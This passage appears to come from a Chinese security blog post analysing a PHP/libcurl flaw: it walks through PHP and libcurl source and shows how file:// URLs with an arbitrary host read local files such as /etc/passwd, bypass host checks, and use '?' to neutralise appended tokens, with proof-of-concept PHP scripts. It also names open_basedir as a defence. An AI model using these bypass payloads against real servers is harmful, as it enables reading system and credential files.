    if (!empty($data)){
        curl_setopt($curl, CURLOPT_POST, 1);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $data);
    }
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
    $output = curl_exec($curl);
    curl_close($curl);
    return $output;
}
```

把这段代码单独扒拉下来稍作修改,然后调用一下可以很明显的看到,直接使用curl调用了file://协议对文件进行了读取

我建立了一个测试文件路径为`/etc/test`

```
Luverose:wirteup Luverose$ cat /etc/test
yes!It's vulunable!
```

测试文件里面将CURLOPT_URL设置为`file:///etc/test`

再访问测试文件`http://test/test.php`

No!It's vulnerable!

可以看到原本打算进行http请求的函数转变成了文件读取.

但是上面仅仅是最一般的情况,更多的情况是url是经过拼接之后再传入CURLOPT_URL这个选项的.

举个例子，有一个api接口
`http://someapi.com/api.php?token={user_api_token}&other_string`通过拼接用户的api_token来传入curl类库进行http请求等操作.

想要将使用http协议变成file协议来读取文件 ,我们最好能够能覆盖前面一部分,并且摒弃后面一部分.

那么想要做到上面的部分就要了解curl_setopt()这个函数的源代码了.

```
PHP_FUNCTION(curl_setopt)
{
    zval      *zid, **zvalue;
    long       options;
    php_curl   *ch;
```

```
    if (zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC, "rlZ", &zid,
&options, &zvalue) == FAILURE) {
        return;
    }

    ZEND_FETCH_RESOURCE(ch, php_curl *, &zid, -1, le_curl_name,
le_curl);

    if (options <= 0 && options != CURLOPT_SAFE_UPLOAD) {
        php_error_docref(NULL TSRMLS_CC, E_WARNING, "Invalid curl
configuration option");
        RETURN_FALSE;
    }

    if (_php_curl_setopt(ch, options, zvalue TSRMLS_CC) == SUCCESS) {
        RETURN_TRUE;
    } else {
        RETURN_FALSE;
    }
}
```

(看懂PHP的函数源码需要一点PHP扩展方面的知识,推荐看看鸟哥laruence的博客和百度)

里面调用了`_php_curl_setopt()`这个函数,其中进入的是这个case

```
case CURLOPT_URL:
convert_to_string_ex(zvalue);
return php_curl_option_url(ch, Z_STRVAL_PP(zvalue),
Z_STRLEN_PP(zvalue) TSRMLS_CC);
```

这个函数中唯一一个调用的函数原型贴在下面了 ext/curl/interface.c:206行

```
static int php_curl_option_url(php_curl *ch, const char *url, const
int len TSRMLS_DC) /* {{{ */
{
    /* Disable file:// if open_basedir are used */
    if (PG(open_basedir) && *PG(open_basedir)) {
#if LIBCURL_VERSION_NUM >= 0x071304
        curl_easy_setopt(ch->cp, CURLOPT_PROTOCOLS, CURLPROTO_ALL &
~CURLPROTO_FILE);
#else
        php_url *uri;

        if (!(uri = php_url_parse_ex(url, len))) {
            php_error_docref(NULL TSRMLS_CC, E_WARNING, "Invalid URL
'%s'", url);
            return FAILURE;
        }

        if (uri->scheme && !strncasecmp("file", uri->scheme,
sizeof("file"))) {
            php_error_docref(NULL TSRMLS_CC, E_WARNING, "Protocol
'file' disabled in cURL");
            php_url_free(uri);
            return FAILURE;
```

```
       }
       php_url_free(uri);
#endif
    }

    return php_curl_option_str(ch, CURLOPT_URL, url, len, 0
TSRMLS_CC);
}
```

可以看到程序首先就判断了是否设置了open_basedir,如果设置了将直接防止使用`file:`协议进行文件的读取,所以可以考虑作为一个防御方案:)

在进入第一个if判断语句,首先php里面的curl类库调用了php源码里php_url_parse_ex这个函数来解析url,php的函数parse_url()函数也是调用的php_url_parse_ex这个函数来解析url.

但是主要php_url_parse_ex这个函数在这里的作用就是解析这个url使用了什么协议,再根据解析出来的协议使用值`uri->scheme`对比是否是`file`协议,相当于在上层做了一个判断,并不是解析好了之后将处理过后的值放入curl类库里的函数再解析一遍url.

经过追踪函数定位到lib/url.c:parseurlandfillconn()为curl类库里面进行url解析的函数

首先

```
  if((2 == sscanf(data->change.url, "%15[^:]:%[^\n]",
                  protobuf, path)) &&
     Curl_raw_equal(protobuf, "file")) {
    if(path[0] == '/' && path[1] == '/') {
      /* Allow omitted hostname (e.g. file:/<path>).  This is not
strictly
       * speaking a valid file: URL by RFC 1738, but treating
file:/<path> as
       * file://localhost/<path> is similar to how other schemes treat
missing
       * hostnames.  See RFC 1808. */

      /* This cannot be done with strcpy() in a portable manner, since
the
         memory areas overlap! */
      memmove(path, path + 2, strlen(path + 2)+1);
    }
```

首先可以看curl先取了`:`符号之前的字符转换成大写之后再和`file`进行对比.程序猿还在注释里面写了这么一段话.

```
      /* Allow omitted hostname (e.g. file:/<path>).  This is not
strictly
       * speaking a valid file: URL by RFC 1738, but treating
file:/<path> as
       * file://localhost/<path> is similar to how other schemes treat
missing
       * hostnames.  See RFC 1808. */
```

程序猿是想兼容RFC1808协议,RFC1808协议里对file协议的规定

```
   The file URL scheme is used to designate files accessible on a
   particular host computer. This scheme, unlike most other URL
schemes,
   does not designate a resource that is universally accessible over
the
   Internet.

   A file URL takes the form:

       file://<host>/<path>

   where <host> is the fully qualified domain name of the system on
   which the <path> is accessible, and <path> is a hierarchical
   directory path of the form <directory>/<directory>/.../<name>.

   For example, a VMS file

     DISK$USER:[MY.NOTES]NOTE123456.TXT

   might become

     <URL:file://vms.host.edu/disk$user/my/notes/note12345.txt>

   As a special case, <host> can be the string "localhost" or the
empty
   string; this is interpreted as `the machine from which the URL is
   being interpreted'.

   The file URL scheme is unusual in that it does not specify an
   Internet protocol or access method for such files; as such, its
   utility in network protocols between hosts is limited.
```

理一下程序前一部分的逻辑会发现这个函数把file://{somedomain.com}/etc/passwd 里面{}中的所有给忽略掉,而只使用path,即使是别的域名也会最终读取到本地的对应文件中.

所以假设一个情况:

```
var_dump(parse_url('file://qq.com/etc/passwd'));
```

```
array (size=3)
  'scheme' => string 'file' (length=4)
  'host' => string 'baidu.com' (length=9)
  'path' => string '/etc/passwd' (length=11)
```

给curl类库执行的话,依旧读取的是本地的/etc/passwd文件

```php
<?php


function curl($url)
{
    if (function_exists('curl_init') && function_exists('curl_exec')) {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
        $data = curl_exec($ch);
        curl_close($ch);
        echo $data;

    }
}

curl("file://baidu.com/etc/passwd");
```

所以可以想象一下一个场景


```php
<?php

$url = $_GET['url'];

function curl($url)
{
    $info = parse_url($url);
    $host = $info['host'];

    if ($host !== $_SERVER['HTTP_HOST']){
        echo "It's not baidu.com!Illegal Host!";
        exit;
    }

    if (function_exists('curl_init') && function_exists('curl_exec'))
{
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        $data = curl_exec($ch);
        curl_close($ch);
        echo $data;
    }
}

curl($url);
```

如果程序猿对curl访问的host做了限制,其实可以绕过host的限制,继续进行文件读取


而回到最一开始的那个问题,如果程序猿单单对url后半部分进行了拼接,没有进行`:`符号前面的协议判断,是可以通过?号,`file://qq.com/etc/passwd?+{user+token}`来继续执行文件协议读取.

```php
<?php

$url = $_GET['url'];

function curl($url)
{
    $info = parse_url($url);
    $host = $info['host'];

    $request = $url."additional+token";

    if ($host !== $_SERVER['HTTP_HOST']){
        echo "Illegal Host!";
        exit;
    }

    if (function_exists('curl_init') && function_exists('curl_exec')) {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $request);
        $data = curl_exec($ch);
        curl_close($ch);
        if($data){
            echo $request,$data;
        }else{
            echo "request failed";
        };
}



}

curl($url);
```

如果绕过了host,但是后面有拼接



这时候后面加一个 ？ 就能把后面的token变为查询参数,不影响文件读取



如果拼接了前半部分目前来说,又想使用file协议是无计可施的.

但是你想要用其它协议,没问题.curl如果没有读取到传入curl使用的协议,或者遇到不规范的url.会自行对以下协议进行重组.

```
 */

protop = data->set.str[STRING_DEFAULT_PROTOCOL];
if(!protop) {
  /* Note: if you add a new protocol, please update the list in
   * lib/version.c too! */
  if(checkprefix("FTP.", conn->host.name))
    protop = "ftp";
  else if(checkprefix("DICT.", conn->host.name))
    protop = "DICT";
  else if(checkprefix("LDAP.", conn->host.name))
    protop = "LDAP";
  else if(checkprefix("IMAP.", conn->host.name))
    protop = "IMAP";
  else if(checkprefix("SMTP.", conn->host.name))
    protop = "smtp";
  else if(checkprefix("POP3.", conn->host.name))
    protop = "pop3";
  else
    protop = "http";
}
```

就是说假如你想使用一个ftp协议来下载东西,但是ftp协议被禁用了.你根据它的判断规则传入一个url.

当在内网的ftp服务器域名前缀是ftp的情况下libcurl还是会根据你传入的url发起一个ftp请求的.假如说能重组file协议的话,会是一个不得了的大洞呢,可惜了.